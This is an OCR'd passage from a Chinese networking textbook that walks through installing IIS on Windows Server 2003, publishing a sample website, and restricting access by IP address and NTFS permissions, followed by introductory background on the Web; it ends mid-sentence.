
安装和配置 Web 服务。

工作任务

小张是企业网管中心人员，因公司业务需求需要搭建 Web 服务器发布商品信息。网页已经做好，可在 www.gdcp.cn/jpkc/lf 下载，现在小张需将其发布在 Windows 2003 服务器上，并配置站点访问控制安全，禁止非授权用户对 Web 网站的访问，具体工作环境拓扑图如图 7-1 所示。

工作环境和工具

微软 Windows Server 2003 集成 IIS(Internet Information Services)互联网信息发布平台，可以用于发布和管理 Web 站点，通过 HTTP 超文本传输协议传送将文本、声音、图像等各种信息组合以供客户浏览访问。



主机名称	担任角色	操作系统	IP地址	工具
主机1	Web服务器	Windows Server 2003	192.168.1.10	Windows 2003系统安装碟、Orange站点文件
主机2	授权客户机	Windows XP	192.168.1.20	
主机3	非授权客户机	Windows XP	192.168.1.30	

图 7-1　工作任务七的工作环境拓扑图

工作过程

1. 安装 IIS 的 Web 服务

(1) 当安装 Windows 2003 时，除了 Windows Server 2003 Web 版之外，其余版本默认不安装 IIS 服务以避免恶意攻击。启动主机 1 进入 Windows 2003，选择“控制面板”命令，在打开的窗口中单击“添加/删除程序”链接，然后单击“添加/删除 Windows 组件”链接，在组件列表中选中“应用程序服务器”选项，如图 7-2 所示。



图 7-2　选中“应用程序服务器”组件

(2) 单击“详细信息”按钮，在弹出的“应用程序服务器”对话框，选中“Internet 信息服务(IIS)”选项，如图 7-3 所示。在安装过程中，会提示两次插入 Windows 2003 安装盘，根据安装向导指示完成 IIS 安装。




图 7-3　Internet 信息服务(IIS)组件

2. 建立 Web 站点

(1) 启动 IIS，选择"开始"→"所有程序"→"管理工具"→"Internet 信息服务管理器"命令，在打开的"Internet 信息服务(IIS)管理器"配置窗口中。右击"网站"选项并选择"新建"→"网站"命令，如图 7-4 所示，弹出"网站创建向导"对话框。



图 7-4　新建网站

(2) 进入"网站描述"对话框，在"描述"文本框中输入站点名称，以便管理员标识和管理多个 Web 站点，如输入"Orange 网站"，如图 7-5 所示。

(3) 单击"下一步"按钮进入"IP 地址和端口设置"对话框，在"网站 IP 地址"下拉列表中选中服务器(主机 1)IP"192.168.1.10"，在"网站 TCP 端口"文本框中输入 Web 服务默认端口号"80"[①]，如图 7-6 所示。这里不要配置主机头，主机头用于同时发布多个站点，在后续任务中会详细讲述。

① 客户机访问 Web 服务器网站完整格式为"http://IP:端口"，例如广东交通职业技术学院 Web 服务器 IP 为 110.64.98.8，输入 http://110.64.98.8:80 访问。当 Web 服务使用默认 80 端口时，客户机只需输入 http://110.64.98.8 即可，80 端口号由浏览器自动追加。



图 7-5　Web 网站描述




图 7-6　指定端口号

(4) 将 Orange 网页文件(在 www.gdcp.cn/jpkc/lf 下载)复制到 C 盘根目录，单击“下一步”按钮进入“网站主目录”对话框，单击“浏览”按钮并找到网站主页文件“index.asp”所在路径，或直接在“路径”中输入绝对路径“C:\Orange\source\web”，如图 7-7 所示。

(5) 单击“下一步”按钮进入“网站访问权限”对话框，在“允许下列权限”选项组中选中“读取”和“运行脚本”复选框，如图 7-8 所示。各权限功能如下。

① 读取：用户可以访问网站文件，默认开启读取权限，否则用户无法浏览网页。

② 运行脚本：允许用户访问和执行脚本代码。脚本 Script 是依据一定格式编写控制计算机运算操作的代码，可直接在计算机中运行。常见脚本语言有 JavaScript、VBScript、ASP、JSP、PHP 等。

③ 执行：允许用户访问和执行其他语言规范编写的程序。例如，CGI 是一个在 Web 服务器和 CGI 程序之间传递信息的规范，可以用任意编程语言编写，如 C、Java、Visual Basic 等。

④ 写入：用户可以写入文件到网站目录。例如，用户需要在论坛上回帖，必须将记录




图 7-7　指定主页文件所在目录




图 7-8　配置站点访问权限

写入网站数据库，此时必须开启“写入”权限。

⑤ 浏览：用户以目录形式查看网站目录下文件和子目录，既不利于用户访问，又存在安全隐患，一般不启用。

3. 配置站点属性

(1) 此时，在“网站”目录中会出现刚刚新建的“Orange 网站”。选中“Orange 网站”选项，右击并选择“属性”选项，继续配置站点。

(2) 选择“文档”选项卡，修改浏览器默认加载的主页文件名称。单击“添加”按钮输入 Orange 网站主页文件名“index.asp”①，并通过单击“上移”按钮将其上移至顶部，如图 7-9 所示。

① Web 站点主页文件名一般为 index(索引)或者 default(默认)，其扩展名有.asp、.jsp、.htm、.html、.php 等。然而 IIS 默认主页名只有 default.htm、index.htm 和 default.asp 三项，此时可根据实际自行添加主页文件名称，还可更改文件搜索顺序以节约客户机浏览站点时间。



图 7-9 添加主页文件名

(3) 现禁止非授权用户(主机 3)访问该站点。选择“目录安全性”选项卡,在“IP 地址和域名限制”对话框中单击“编辑”按钮,选中“授权访问”单选按钮,并在“下列除外”列表框中添加主机 3 的 IP“192.168.1.30”,如图 7-10 所示。



图 7-10　限制非授权用户

(4) 激活 Active Server Pages 选项。在“Web 服务扩展”列表中右击 Active Server Pages 选项并选择“允许”命令以访问 ASP 类型网站,如图 7-11 所示。

(5) 配置 NTFS 文件访问权限。若网站存放于 NTFS[①] 格式分区,则还应设置文件访

① 若磁盘分区是 FAT 或者 FAT32 格式,则不存在文件访问权限问题,可跳过此步骤。



图 7-11　允许 Active Server Pages

问权限，因为客户端访问 Web 站点实际上是访问站点文件。Windows 2003 中的 Web 服务默认访问账号是“IUSR_LEE　主机名”(本例为“IUSR_LEE　主机 1”)，需把其添加到文件访问权限列表中。右击“Orange 网站”选项并选择“权限”→“添加”→“高级”命令，在弹出的对话框中单击“立即查找”按钮添加 “IUSR_LEE　主机 1[①]” 账号，如图 7-12 所示。



图 7-12　配置 NTFS 文件访问权限

4. 实验结果和测试

(1) 主机 2 启动 IE 浏览器，在地址栏中输入 http://192.168.1.10 以访问主机 1 发布的 Web 网站，如图 7-13 所示。

① 在 NTFS 格式磁盘中，系统默认所有账户都隶属于“Everyone”组，因此图 7-12 选择 Everyone 选项也可以(“IUSR_ LEE　主机 1” 账户也隶属于“Everyone”组)，但这样配置存在安全风险，因为所有账户都能访问该文件。



图 7-13　浏览 Orange 站点

(2) 主机 3 启动 IE 浏览器，在地址栏中输入 http://192.168.1.10 发现不能访问主机 1 发布的 Web 网站，提示"您未被授权查看该页"，如图 7-14 所示。





图 7-14　主机 3 未授权访问



客户端浏览 Web 站点实际上是访问服务器站点文件，若站点目录是 NTFS 格式分区，则发布站点存在双权限问题：①Web 站点访问权限，默认账号是"IUSR_LEE　　主机名"；②NTFS 下文件访问权限。若非 NTFS 格式分区，则不存在文件访问权限问题。



IIS 6.0(Internet Information Server)互联网信息服务包括Web服务、FTP服务、NNTP服务和SMTP服务,分别用于发布Web站点、FTP站点、新闻服务和发送邮件等服务。IIS 6.0易于管理、方便维护,扩展性和安全性都比之前版本有很大提升。

1. 什么是Web

长期以来人们通过传统媒体,如电视、报纸、杂志、广播等获取信息,这种被动方式难以满足对信息分类过滤和快速检索需求。随着计算机网络的发展,一种基于Web技术主动获取信息的方式应运而生。Web是万维网(Word Wide Web,WWW)的简称,是Internet上使用最广泛的多媒体信息检索服务。Web将丰富多彩的文字、图片、声音以及动画通过超文本有机组合,用户足不出户可尽览天下大事,是连接不同国家、不同种族、不同文化的桥梁。

2. Web工作原理

Web基于客户机/服务器模式,由浏览器和服务器构成,通过超文本传送协议(HTTP)将信息展现给客户。Web页面用超文本标记语言(HTML)编写,可以嵌入声音、图像、视频等多媒体信息,默认端口号为80。Web客户通过浏览器URL地址连接到相应Web服务器,Web服务器把相应Web文档通过HTTP协议响应客户端,客户端收到后断开与Web服务器连接。用户每打开一个